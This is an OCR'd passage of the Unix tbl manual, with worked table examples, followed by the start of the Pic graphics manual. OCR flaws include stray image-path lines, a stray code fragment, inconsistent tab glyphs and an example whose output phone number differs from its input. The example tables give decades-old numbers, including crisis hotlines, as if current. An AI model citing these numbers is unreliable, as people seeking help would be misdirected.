Column width indication — A key-letter may be followed by the letter `w` or `W` and a width value in parentheses. This width is used as a minimum column width. If the largest element in the column is not as wide as the width value given after the `w`, the largest element is assumed to be that wide. If the largest element in the column is wider than the specified value, its width is used. The width is also used as a default line length for included text blocks. Normal *troff* units can be used to scale the width value; if none are used, the default is ens. If the width specification is a unitless integer the parentheses may be omitted. If the width value is changed in a column, the *last* one given controls.

Equal width columns — A key-letter may be followed by the letter `e` or `E` to indicate equal width columns. All columns whose key-letters are followed by `e` or `E` are made the same width. This permits the user to get a group of regularly spaced columns.

Staggered columns — A key-letter may be followed by the letter `u` or `U` to indicate that the corresponding entry is to be moved up one half line. This makes it easy, for example, to have a column of differences between numbers in an adjoining column. The `allbox` option does not work with staggered columns.

Zero-width item — A key-letter may be followed by the letter `z` or `Z` to indicate that the corresponding data item is to be ignored in calculating column widths. This may be useful, for example, in allowing headings to run across adjacent columns where spanned headings would be inappropriate.

Note: The order of the above features is immaterial; they need not be separated by spaces, except as indicated above to avoid ambiguities involving point size and font changes. Thus a numerical column entry in italic font and 12 point type with a minimum width of 2.5 inches and separated by 6 ens from the next column could be specified as

```
np12w(2.5i)fI  6
```

Alternative notation — Instead of listing the format of successive lines of a table on consecutive lines of the format section, successive line formats may be given on the same line, separated by commas, so that the format for the example above might have been written:

```
c s s, l n n .
```

Default — Column descriptors missing from the end of a format line are assumed to be `L`. The longest line in the format section, however, defines the number of columns in the table; extra columns in the data are ignored silently.

2.3. Data

The data for the table are typed after the format. Normally, each table line is typed as one line of data. Very long input lines can be broken: any line whose last character is \ is combined with the following line (and the \ vanishes). The data for different columns (the table entries) are separated by tabs, or by whatever character has been specified with the option `tabs`. There are a few special cases:

Troff commands within tables — An input line beginning with a `.` followed by anything but a number is assumed to be a command to *troff* and is passed through unchanged, retaining its position in the table. So, for example, vertical space within a table may be produced by `.sp` commands in the data.

Full width horizontal lines — An input line containing only _ (underscore) or = (equal sign) is taken to be a single or double line, respectively, extending the full width of the table.

Single column horizontal lines — An input table entry containing only the character _ or = is taken to be a single or double line extending the full width of the column. Such lines are extended to meet horizontal or vertical lines adjoining this column. To obtain these characters explicitly in a column, either precede them by `\&` or follow them by a space before the usual tab or newline.

Short horizontal lines — An input table entry containing only the string `\_` is taken to be a single line as wide as the contents of the column. It is not extended to meet adjoining lines.

Repeated characters — An input table entry containing only a string of the form `\R`*x* where *x* is any character is replaced by repetitions of the character *x* as wide as the data in the column. The sequence of *x*'s is not extended to meet adjoining columns.

Vertically spanned items — An input table entry containing only the character string `\^` indicates that the table entry immediately above spans downward over this row. It is equivalent to a table format key-letter of `^`.

Text blocks — In order to include a block of text as a table entry, precede it by `T{` and follow it by `T}`. Thus the sequence

```
... T{
block of
text
T} ...
```

is the way to enter, as a single entry in the table, something that cannot conveniently be typed as a simple string between tabs. Note that the `T}` end delimiter must begin a line; additional columns of data may follow after a tab on the same line. See the example on page 44 for an illustration of included text blocks in a table. If more than fifty or so text blocks are used in a table, various limits in the *troff* program are likely to be exceeded, producing diagnostics such as 'too many string/macro names' or 'too many number registers.'

Text blocks are pulled out from the table, processed separately by *troff*, and replaced in the table as a solid block. If no line length is specified in the block of text tself, or in the table format, the default is to use $L \times C/(N+1)$ where L is the current line length, C is the number of table columns spanned by the text, and N is the total number of columns in the table. The other parameters (point size, font, etc.) used in setting the block of text are those in effect at the beginning of the table (including the effect of the `.TS` macro) and any table format specifications of size, spacing and font, using the `p`, `v` and `f` modifiers to the column key-letters. Commands within the text block itself are also recognized, of course. However, *troff* commands within the table data but not within the text block do not affect that block.

Warnings: Although any number of lines may be present in a table, only the first 200 lines are used in calculating the widths of the various columns. A multi-page table, of course, may be arranged as several single-page tables if this proves to be a problem. Other difficulties with formatting may arise because, in the calculation of column widths all table entries are assumed to be in the font and size being used when the `.TS` command was encountered, except for font and size changes indicated (a) in the table format section and (b) within the table data (as in the entry `\s+3\fIdata\fP\s0`). Therefore, although arbitrary *troff* requests may be sprinkled in a table, care must be taken to avoid confusing the width calculations; use requests such as `.ps` with care.

2.4. Additional Command Lines

If the format of a table must be changed after many similar lines, as with sub-headings or summarizations, the `.T&` (table continue) command can be used to change column parameters. The outline of such a table input is:

```
.TS
options ;
format .
data
...
.T&
format .
data
.T&
format .
data
.TE
```

as in the examples on pages 43 and 46. Using this procedure, each table line can be close to its corresponding format line.

Warning: It is not possible to change the number of columns, the space between columns, the global options such as *box,* or the selection of columns to be made equal width. Nor is `.T&` recognized after the first 200 lines of a table.

3. Usage.

On UNIX® systems, *tbl* can be run on a simple table with the command

```
tbl input-file | troff
```

but for more complicated use, where there are several input files, and they contain equations and `-ms` layout commands as well as tables, the normal command would be

```
tbl files ... | eqn | troff -ms
```

and, of course, the usual options may be used on the *troff* and *eqn* commands. If any of the file names are `-` the standard input is read at that point.

For the convenience of users employing line printers without adequate driving tables or post-filters, there is a special `-TX` command line option to *tbl* which produces output that does not have fractional line motions in it.

Note that when *eqn* and *tbl* are used together on the same file, *tbl* should be used first. If there are no equations within tables, either order works, but it is usually faster to run *tbl* first, since *eqn* normally produces a larger expansion of the input than *tbl*. However, if there are equations within tables (using the *delim* mechanism in *eqn*), *tbl* must be first or the output will be scrambled. Users must also beware of using equations in `n`-style columns; this is nearly always wrong, since *tbl* attempts to split numerical format items into two parts and this is not possible with equations. The user can defend against this by giving the *delim(xx)* table option; this prevents splitting of numerical columns within the delimiters. For example, if the *eqn* delimiters are *$$*, giving *delim($$)* a numerical column such as `1245$+- 16$` will be divided after 1245, not after 16.

Tbl accepts up to about 35 columns, the exact number depending on the availability of number registers. The user must avoid number register names used by *tbl*, which include two-digit numbers from 31 to 97, and strings of the form `4`*x*, `5`*x*, `#`*x*, *x*`+`, *x*`|`, `^`*x*, and *x*`-`, where *x* is any lower case letter. The names `##`, `#-`, and `#^` are also used in certain circumstances. To conserve number register names, the `n` and `a` formats share a register; hence the restriction above that they may not be used in the same column.

For aid in writing layout macros, *tbl* defines a number register `TW` which is the table width; it is defined by the time that the `.TE` macro is invoked and may be used in the expansion of that macro. More importantly, to assist in laying out multi-page boxed tables the macro T# is defined to produce the bottom lines and side lines of a boxed table, and then invoked at its end. By use of this macro in the page footer a multi-page table can be boxed. In particular, the `-ms` macros can be used to print a multi-page boxed table with a repeated heading by giving the argument `H` to the `.TS` macro. If the table start macro is written

```
.TS H
```

a line of the form

```
.TH
```

must be given in the table after any table heading (or at the start if none). Material up to the `.TH` is placed at the top of each page of table; the remaining lines in the table are placed on several pages as required. Note that this is *not* a feature of *tbl*, but of the `-ms` layout macros.

4. Examples.

Here are some examples illustrating features of *tbl.* The symbol ⓣ in the input represents a tab character.

Input:

```
.TS
box;
c c c
l l r.
Fact⓪Location⓪Statistic

Largest state⓪Alaska⓪591,004 sq. mi.
Smallest state⓪Rhode Island⓪1,212 sq. mi.
Longest river⓪Mississippi-Missouri⓪3,710 mi.
Highest mountain⓪Mount McKinley, AK⓪20,320 ft.
Lowest point⓪Death Valley, CA⓪−282 ft.
.TE
```

Output:

Fact	Location	Statistic
Largest state	Alaska	591,004 sq. mi.
Smallest state	Rhode Island	1,212 sq. mi.
Longest river	Mississippi-Missouri	3,710 mi.
Highest mountain	Mount McKinley, AK	20,320 ft.
Lowest point	Death Valley, CA	−282 ft.

Input:

```
.TS
allbox;
c s s
c c c
n n n.
AT&T Common Stock
Year⓪Price⓪Dividend
1984⓪15-20⓪$1.20
5⓪19-25⓪1.20
6⓪21-28⓪1.20
7⓪20-36⓪1.20
8⓪24-30⓪1.20
9⓪29-37⓪.30*
.TE
* (first quarter only)
```

Output:

AT&T Common Stock		
Year	Price	Dividend
1984	15-20	$1.20
5	19-25	1.20
6	21-28	1.20
7	20-36	1.20
8	24-30	1.20
9	29-37	.30*

* (first quarter only)

Input:

```
.TS
box;
c s s
c | c | c
l | l | n.
Major New York Bridges
=
Bridge ⓉDesigner ⓉLength

_
Brooklyn ⓉJ. A. Roebling Ⓣ1595
Manhattan ⓉG. Lindenthal Ⓣ1470
Williamsburg ⓉL. L. Buck Ⓣ1600

_
Queensborough ⓉPalmer & Ⓣ1182
Ⓣ  Hornbostel

_
Ⓣ Ⓣ1380
Triborough ⓉO. H. Ammann Ⓣ_
Ⓣ Ⓣ383

_
Bronx Whitestone ⓉO. H. Ammann Ⓣ2300
Throgs Neck ⓉO. H. Ammann Ⓣ1800

_
George Washington ⓉO. H. Ammann Ⓣ3500
.TE
```

Output:

Major New York Bridges		
Bridge	Designer	Length
Brooklyn	J. A. Roebling	1595
Manhattan	G. Lindenthal	1470
Williamsburg	L. L. Buck	1600
Queensborough	Palmer & Hornbostel	1182
Triborough	O. H. Ammann	1380
		383
Bronx Whitestone	O. H. Ammann	2300
Throgs Neck	O. H. Ammann	1800
George Washington	O. H. Ammann	3500

Input:

```
.TS
c c
np-2 | n | .
ⓉStack
Ⓣ_
1Ⓣ46
Ⓣ_
2Ⓣ23
Ⓣ_
3Ⓣ15
Ⓣ_
4Ⓣ6.5
Ⓣ_
5Ⓣ2.1
Ⓣ_
.TE
```

Output:

	Stack
1	46
2	23
3	15
4	6.5
5	2.1

Input:

```
.TS
box;
L L L
L L _
L L | LB
L L _
L L L.
january Ⓣ february Ⓣ march
april Ⓣ may
june Ⓣ july Ⓣ Months
august Ⓣ september
october Ⓣ november Ⓣ december
.TE
```

Output:

january	february	march
april	may	
june	july	**Months**
august	september	
october	november	december

Input:

```
.FP helvetica
.TS
box;
cf(CW s s s.
Composition of Foods
_
.T&
c | c s s
c | c s s
c | c | c | c.
Food Ⓣ Percent by Weight
\^Ⓣ _
\^Ⓣ Protein Ⓣ Fat Ⓣ Carbo-
\^Ⓣ \^Ⓣ \^Ⓣ hydrate
_
.T&
l | n | n | n.
Apples Ⓣ .4 Ⓣ .5 Ⓣ 13.0
Halibut Ⓣ 18.4 Ⓣ 5.2 Ⓣ . . .
Lima beans Ⓣ 7.5 Ⓣ .8 Ⓣ 22.0
Milk Ⓣ 3.3 Ⓣ 4.0 Ⓣ 5.0
Mushrooms Ⓣ 3.5 Ⓣ .4 Ⓣ 6.0
Rye bread Ⓣ 9.0 Ⓣ .6 Ⓣ 52.7
.TE
.FP times
```

Output:

Composition of Foods

Food	Percent by Weight		
	Protein	Fat	Carbo-hydrate
Apples	.4	.5	13.0
Halibut	18.4	5.2	...
Lima beans	7.5	.8	22.0
Milk	3.3	4.0	5.0
Mushrooms	3.5	.4	6.0
Rye bread	9.0	.6	52.7

Input:

```
.TS
allbox;
cfI s s
c cw(1i) cw(1i)
lp9 lp9 lp9.
New York Area Rocks
Era⓽Formation⓽Age (years)
Precambrian⓽Reading Prong⓽>1 billion
Paleozoic⓽Manhattan Prong⓽400 million
Mesozoic⓽T{
.na
Newark Basin, incl.
Stockton, Lockatong, and Brunswick
formations; also Watchungs
and Palisades.
T}⓽200 million
Cenozoic⓽Coastal Plain⓽T{
On Long Island 30,000 years;
Cretaceous sediments redeposited
by recent glaciation.
.ad
T}
.TE
```

Output:

New York Area Rocks		
Era	Formation	Age (years)
Precambrian	Reading Prong	>1 billion
Paleozoic	Manhattan Prong	400 million
Mesozoic	Newark Basin, incl. Stockton, Lockatong, and Brunswick formations; also Watchungs and Palisades.	200 million
Cenozoic	Coastal Plain	On Long Island 30,000 years; Cretaceous sediments redeposited by recent glaciation.

Input:

```
.EQ
delim $$
.EN

. . .

.TS
doublebox;
c c
l l.
Name⓽Definition
.sp
.vs +2p
Gamma⓽$GAMMA (z) = int sub 0 sup inf  t sup {z-1} e sup -t dt$
Sine⓽$sin (x) = 1 over 2i ( e sup ix - e sup -ix )$
Error⓽$ roman erf (z) = 2 over sqrt pi int sub 0 sup z e sup {-t sup 2} dt$
Bessel⓽$ J sub 0 (z) = 1 over pi int sub 0 sup pi cos ( z sin theta ) d theta $
Zeta⓽$ zeta (s) = sum from k=1 to inf k sup -s ~( Re~s > 1)$
.vs -2p
.TE
```

Output:

Name	Definition
Gamma	$\Gamma(z) = \int_0^\infty t^{z-1} e^{-t} dt$
Sine	$\sin(x) = \frac{1}{2i}(e^{ix} - e^{-ix})$
Error	$\mathrm{erf}(z) = \frac{2}{\sqrt{\pi}} \int_0^z e^{-t^2} dt$
Bessel	$J_0(z) = \frac{1}{\pi} \int_0^\pi \cos(z \sin\theta)\, d\theta$
Zeta	$\zeta(s) = \sum_{k=1}^{\infty} k^{-s} \quad (\mathrm{Re}\ s > 1)$

Input:

```
.TS
box, tab( : );
cb s s s s
cp-2 s s s s
c | | c | c | c | c
c | | c | c | c | c
r2 | | n2 | n2 | n2 | n.
Readability of Text
Line Width and Leading for 10-Point Type
=
Line : Set : 1-Point : 2-Point : 4-Point
Width : Solid : Leading : Leading : Leading

_
9 Pica : \-9.3 : \-6.0 : \-5.3 : \-7.1
14 Pica : \-4.5 : \-0.6 : \-0.3 : \-1.7
19 Pica : \-5.0 : \-5.1 : 0.0 : \-2.0
31 Pica : \-3.7 : \-3.8 : \-2.4 : \-3.6
43 Pica : \-9.1 : \-9.0 : \-5.9 : \-8.8
.TE
```

Output:

Readability of Text

Line Width and Leading for 10-Point Type

Line Width	Set Solid	1-Point Leading	2-Point Leading	4-Point Leading
9 Pica	−9.3	−6.0	−5.3	−7.1
14 Pica	−4.5	−0.6	−0.3	−1.7
19 Pica	−5.0	−5.1	0.0	−2.0
31 Pica	−3.7	−3.8	−2.4	−3.6
43 Pica	−9.1	−9.0	−5.9	−8.8

Input:

```
.TS
c s
cip-2 s
l n
a n.
Some London Transport Statistics
(Year 1964)
Railway route miles\(dg244
Tube\(dg66
Sub-surface\(dg22
Surface\(dg156
.sp .5
.T&
l r
a r.
Passenger traffic \ railway
Journeys\(dg674 million
Average length\(dg4.55 miles
Passenger miles\(dg3,066 million
.T&
l r
a r.
Passenger traffic \ road
Journeys\(dg2,252 million
Average length\(dg2.26 miles
Passenger miles\(dg5,094 million
.T&
l n
a n.
.sp .5
Vehicles\(dg12,521
Railway motor cars\(dg2,905
Railway trailer cars\(dg1,269
Total railway\(dg4,174
Omnibuses\(dg8,347
.T&
l n
a n.
.sp .5
Staff\(dg73,739
Administrative, etc.\(dg5,582
Civil engineering\(dg5,134
Electrical eng.\(dg1,714
Mech. eng. \ railway\(dg4,310
Mech. eng. \ road\(dg9,152
Railway operations\(dg8,930
Road operations\(dg35,946
Other\(dg2,971
.TE
```

Output:

Some London Transport Statistics
(Year 1964)

Railway route miles	244
Tube	66
Sub-surface	22
Surface	156
Passenger traffic – railway	
Journeys	674 million
Average length	4.55 miles
Passenger miles	3,066 million
Passenger traffic – road	
Journeys	2,252 million
Average length	2.26 miles
Passenger miles	5,094 million
Vehicles	12,521
Railway motor cars	2,905
Railway trailer cars	1,269
Total railway	4,174
Omnibuses	8,347
Staff	73,739
Administrative, etc.	5,582
Civil engineering	5,134
Electrical eng.	1,714
Mech. eng. – railway	4,310
Mech. eng. – road	9,152
Railway operations	8,930
Road operations	35,946
Other	2,971

Input:

```
.TS
center box;
cBp+2 s s
cB s s
li l lb.
Crisis and Emergency Numbers
.sp
24-Hour Hotlines
Abuse\(dg Child Abuse Reports\(dg 1-800-792-8610
.sp .5
Alcohol\(dg Ala-Call\(dg 1-800-322-5525
Alcohol\(dg Overdose\(dg 1-800-962-1253
.sp .5
Drug\(dg Drug Hotline\(dg 1-800-225-0196
Drug\(dg Overdose\(dg 1-800-962-1253
Drug\(dg Narcotics Anonymous\(dg 1-800-992-0401
.sp .5
Poison\(dg Poison Hotline\(dg 1-800-962-1253
.sp .5
Runaways\(dg Hotline\(dg 1-800-231-6946
Runaways\(dg Covenant House\(dg 1-800-999-9999
.sp .5
.T&
cB s s
li l lb.
Other Hotlines
AIDS\(dg National AIDS Hotline\(dg 1-800-342-AIDS
AIDS\(dg NJ AIDS Hotline\(dg 1-800-624-2377
Drug\(dg Cocaine\(dg 1-800-COCAINE
Eating\(dg Eating Disorders Hotline\(dg 1-800-624-2268
Support\(dg Support Group Information\(dg 1-800-367-6274
VD\(dg VD Information\(dg 1-800-227-8922
.TE
```

Output:

Crisis and Emergency Numbers

	24-Hour Hotlines	
Abuse	Child Abuse Reports	**1-800-792-8610**
Alcohol	Ala-Call	**1-800-322-5525**
Alcohol	Overdose	**1-800-962-1253**
Drug	Drug Hotline	**1-800-225-0196**
Drug	Overdose	**1-800-962-1253**
Drug	Narcotics Anonymous	**1-800-992-0401**
Poison	Poison Hotline	**1-800-962-1253**
Runaways	Hotline	**1-800-231-6946**
Runaways	Covenant House	**1-800-999-9999**
	Other Hotlines	
AIDS	National AIDS Hotline	**1-800-342-AIDS**
AIDS	NJ AIDS Hotline	**1-800-624-2377**
Drug	Cocaine	**1-800-COCAINE**
Eating	Eating Disorders Hotline	**1-800-624-2268**
Support	Support Group Information	**1-800-367-6274**
VD	VD Information	**1-800-227-8922**

This is a paragraph of normal text placed here only to indicate where the left and right margins are. In this way the reader can judge the appearance of centered tables or expanded tables, and observe how such tables are formatted.

Input:

```
.TS
expand;
c s s s
c c c c
l l n n.
New Jersey Bell Labs Locations
Name⓪Address⓪Area Code⓪Phone
Chester⓪Chester, NJ 07930⓪201⓪879-3400
Corporate Park III⓪Somerset, NJ 08873⓪201⓪271-2300
Crawford Hill⓪Holmdel, NJ 07733⓪201⓪888-7000
ERC⓪Hopewell Township, NJ 08525⓪609⓪639-1234
Freehold⓪Freehold, NJ 07728⓪201⓪577-5000
Headquarters Plaza⓪Morristown, NJ 07960⓪201⓪898-6000
Holmdel⓪Holmdel, NJ 07733⓪201⓪834-1000
Knightsbridge⓪Piscataway, NJ 08854⓪201⓪457-2000
Liberty Corner⓪Warren, NJ 07060⓪201⓪580-4000
Lincroft⓪Lincroft, NJ 07738⓪201⓪576-4000
MDC⓪Hopewell Township, NJ 08525⓪609⓪639-6100
Middletown⓪Middletown, NJ 07748⓪201⓪957-2000
Morris⓪Morristown, NJ 07960⓪201⓪898-1000
Murray Hill⓪Murray Hill, NJ 07974⓪201⓪582-3000
Parsippany⓪Parsippany, NJ 07054⓪201⓪299-3000
Patriots Plaza⓪Morristown, NJ 07960⓪201⓪829-7200
Red Hill⓪Middletown, NJ 07748⓪201⓪949-3000
Short Hills⓪Short Hills, NJ 07078⓪201⓪564-2000
Somerset⓪Somerset, NJ 08873⓪201⓪560-1300
Summit⓪Summit, NJ 07901⓪201⓪522-6555
Warren Service Center⓪Warren, NJ 07060⓪201⓪756-1527
West Long Branch⓪West Long Branch, NJ 07764⓪201⓪870-7000
Whippany⓪Whippany, NJ 07981⓪201⓪386-3000
Woodhollow⓪Parsippany, NJ 07054⓪201⓪581-3000
.TE
```

Output:

New Jersey Bell Labs Locations

Name	Address	Area Code	Phone
Chester	Chester, NJ 07930	201	879-3400
Corporate Park III	Somerset, NJ 08873	201	271-2300
Crawford Hill	Holmdel, NJ 07733	201	888-7000
ERC	Hopewell Township, NJ 08525	609	639-1234
Freehold	Freehold, NJ 07728	201	577-5000
Headquarters Plaza	Morristown, NJ 07960	201	898-6000
Holmdel	Holmdel, NJ 07733	201	834-1000
Knightsbridge	Piscataway, NJ 08854	201	457-2000
Liberty Corner	Warren, NJ 07060	201	580-4000
Lincroft	Lincroft, NJ 07738	201	576-4000
MDC	Hopewell Township, NJ 08525	609	639-6100
Middletown	Middletown, NJ 07748	201	957-2000
Morris	Morristown, NJ 07960	201	898-1000
Murray Hill	Murray Hill, NJ 07974	201	582-3000
Parsippany	Parsippany, NJ 07054	201	299-3000
Patriots Plaza	Morristown, NJ 07960	201	829-7200
Red Hill	Middletown, NJ 07748	201	949-3000
Short Hills	Short Hills, NJ 07078	201	564-2000
Somerset	Somerset, NJ 08873	201	560-1300
Summit	Summit, NJ 07901	201	522-6555
Warren Service Center	Warren, NJ 07060	201	756-1527
West Long Branch	West Long Branch, NJ 07764	201	870-7000
Whippany	Whippany, NJ 07981	201	386-3000
Woodhollow	Parsippany, NJ 07054	201	581-3000

Input:

```
.TS
box;
cb  s  s  s
c | c | c  s
ltiw(1i) | ltw(2i) | lp8 | lw(1.6i)p8.
Some Interesting Places

_
Name⊤Description⊤Practical Information

_
T{
American Museum of Natural History
T}⊤T{
The collections fill 11.5 acres (Michelin) or 25 acres (MTA)
of exhibition halls on four floors.  There is a full-sized replica
of a blue whale and the world's largest star sapphire (stolen in 1964).
T}⊤Hours⊤10-5:45 S M Tu Th, 10-9 W Sat. Sun.
\^⊤ \^⊤Location⊤T{
Central Park West & 79th St.
T}
\^⊤ \^⊤Admission⊤Donation: $1.00 asked
\^⊤ \^⊤Subway⊤AA to 81st St.
\^⊤ \^⊤Telephone⊤212-769-5100

_
Bronx Zoo⊤T{
About a mile long and .6 mile wide, this is the largest zoo in America.
A lion eats 18 pounds
of meat a day while a sea lion eats 15 pounds of fish.
T}⊤Hours⊤T{
10-5 M-Sat, to 5:30 Sun
T}
\^⊤ \^⊤Location⊤T{
185th St. & Southern Blvd, the Bronx.
T}
\^⊤ \^⊤Admission⊤$3.75/1.50 adult/children; Tu,We,Th donation
\^⊤ \^⊤Subway⊤2, 5 to East Tremont Ave.
\^⊤ \^⊤Telephone⊤212-367-1010

_
Brooklyn Museum⊤T{
Five floors of galleries contain American and ancient art.
There are American period rooms and architectural ornaments saved
from wreckers, such as a classical figure from Pennsylvania Station.
T}⊤Hours⊤10-5, closed Tues
\^⊤ \^⊤Location⊤T{
Eastern Parkway & Washington Ave., Brooklyn.
T}
\^⊤ \^⊤Admission⊤Free
\^⊤ \^⊤Subway⊤2,3 to Eastern Parkway.
\^⊤ \^⊤Telephone⊤212-367-1010

_
T{
New-York Historical Society
T}⊤T{
All the original paintings for Audubon's
.I
Birds of America
.R
are here, as are exhibits of American decorative arts, New York history,
Hudson River school paintings, carriages, and glass paperweights.
T}⊤Hours⊤T{
Tues-Sun, 10-5
T}
\^⊤ \^⊤Location⊤T{
Central Park West & 77th St.
T}
\^⊤ \^⊤Admission⊤Free
\^⊤ \^⊤Subway⊤AA to 81st St.
\^⊤ \^⊤Telephone⊤212-873-3400
.TE
```

Output:

Some Interesting Places			
Name	Description	Practical Information	
American Museum of Natural History	The collections fill 11.5 acres (Michelin) or 25 acres (MTA) of exhibition halls on four floors. There is a full-sized replica of a blue whale and the world's largest star sapphire (stolen in 1964).	Hours Location Admission Subway Telephone	10-5:45 S M Tu Th, 10-9 W Sat. Sun. Central Park West & 79th St. Donation: $1.00 asked AA to 81st St. 212-769-5100
Bronx Zoo	About a mile long and .6 mile wide, this is the largest zoo in America. A lion eats 18 pounds of meat a day while a sea lion eats 15 pounds of fish.	Hours Location Admission Subway Telephone	10-5 M-Sat, to 5:30 Sun 185th St. & Southern Blvd, the Bronx. $3.75/1.50 adult/children; Tu,We,Th donation 2, 5 to East Tremont Ave. 212-367-1010
Brooklyn Museum	Five floors of galleries contain American and ancient art. There are American period rooms and architectural ornaments saved from wreckers, such as a classical figure from Pennsylvania Station.	Hours Location Admission Subway Telephone	10-5, closed Tues Eastern Parkway & Washington Ave., Brooklyn. Free 2,3 to Eastern Parkway. 718-638-5000
New-York Historical Society	All the original paintings for Audubon's *Birds of America* are here, as are exhibits of American decorative arts, New York history, Hudson River school paintings, carriages, and glass paperweights.	Hours Location Admission Subway Telephone	Tues-Sun, 10-5 Central Park West & 77th St. Free AA to 81st St. 212-873-3400

5. Acknowledgments.


Many thanks are due to J. C. Blinn, who has done a large amount of testing and assisted with the design of the program. He has also written many of the more intelligible sentences in this document and helped edit all of it. All phototypesetting programs on UNIX are dependent on the work of the late J. F. Ossanna, whose assistance with this program in particular had been most helpful. This program is patterned on a table formatter originally written by J. F. Gimpel. The assistance of T. A. Dolotta, B. W. Kernighan, and J. N. Sturman is gratefully acknowledged.

6. References.


1. Cherry, L.L. and Lesk, M.E. Typing Documents on the UNIX System: Using the `-ms` and `-mcs` Macros with Troff. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
2. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
3. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
4. Lesk, M.E. Tbl — a program to format tables. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.
5. Lesk, M.E. and Kernighan, B.W. Computer Typesetting of Technical Journals on UNIX. In *Proceedings of AFIPS NCC*, Vol. 46, 1977, pp. 879-888.
6. Mashey, J.R. and Smith, D.W. Documentation Tools and Techniques. In *Proceedings of 2nd International Conf. on Software Engineering*, October, 1976, pp. 177-181.

7. List of Tbl Command Characters and Words

Command	*Meaning*	*Section*
`a A`	Alphabetic subcolumn	2.2
`allbox`	Draw box around all items	2.1
`b B`	Boldface item	2.2
`box`	Draw box around table	2.1
`c C`	Centered column	2.2
`center`	Center table in page	2.1
`delim(`*xy*`)`	Set *eqn* delimiters	2.1
`doublebox`	Doubled box around table	2.1
`e E`	Equal width columns	2.2
`expand`	Make table full line width	2.1
`f F`	Font change	2.2
`i I`	Italic item	2.2
`l L`	Left adjusted column	2.2
`linesize(`*n*`)`	Set point size for drawing lines	2.1
`n N`	Numerical column	2.2
nnn	Column separation	2.2
`p P`	Point size change	2.2
`r R`	Right adjusted column	2.2
`s S`	Spanned item	2.2
`t T`	Vertical spanning at top	2.2
`tab(`*x*`)`	Change data separator character	2.1
`T{ T}`	Text block	2.3
`u U`	Staggered columns	2.2
`v V`	Vertical spacing change	2.2
`w W`	Minimum width value	2.2
`z Z`	Ignore width of data in this column	2.2
`.`*xx*	Included *troff* command	2.3
`|`	Vertical line	2.2
`||`	Double vertical line	2.2
`^`	Vertical span	2.2
`\^`	Vertical span	2.3
`=`	Double horizontal line	2.3
`_`	Horizontal line	2.3
`\_`	Short horizontal line	2.3
`\R`*x*	Repeat character	2.3



new = $bwk[a_polar(x,y)*5/2, r_polar(x,y)*5/2]



Brian Kernighan

Pic — A Graphics Language for Typesetting User Manual†

Brian W. Kernighan

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Pic is a language for drawing simple figures on a typesetter. The basic objects in *pic* are boxes, circles, ellipses, lines, arrows, arcs, spline curves, and text. These may be placed anywhere, at positions specified absolutely or in terms of previous objects. The example below illustrates the style and basic capabilities of the language.



This picture was created with the input

```
.PS
ellipse "document"
arrow
box "PIC"
arrow
box "TBL/EQN" "(optional)" dashed
arrow
box "TROFF"
arrow
ellipse "typesetter"
.PE
```

Pic is a *troff* preprocessor; it passes most of its input through untouched, but translates commands between `.PS` and `.PE` into *troff* commands that draw the pictures.

1. Introduction

Pic is a language for drawing pictures. It operates as yet another *troff* [8] preprocessor (in the same style as *eqn* [7] and *tbl* [4]), with pictures delimited by `.PS` and `.PE`.


Pic was inspired partly by Chris Van Wyk's early work on *ideal* [9]; it has somewhat the same capabilities, but quite a different flavor. In particular, *pic* is much more procedural—a picture is drawn by specifying (sometimes in painful detail) the motions that one goes through to draw it. Other direct influences include the PICTURE language [2], the V viewgraph language [1], and, more recently, new features from the *grap* language [3] for typesetting graphs.

This paper is primarily a user's manual for *pic*; a discussion of design issues and user experience may be found in [6]. The next section shows how to use *pic* in the most simple way. Subsequent sections describe how to change the sizes of objects when the defaults are wrong, and how to change their positions when the standard positioning rules are wrong. An appendix describes the language succinctly and summarizes changes since the last manual.

† This is a revised version of [5].

2. Basics

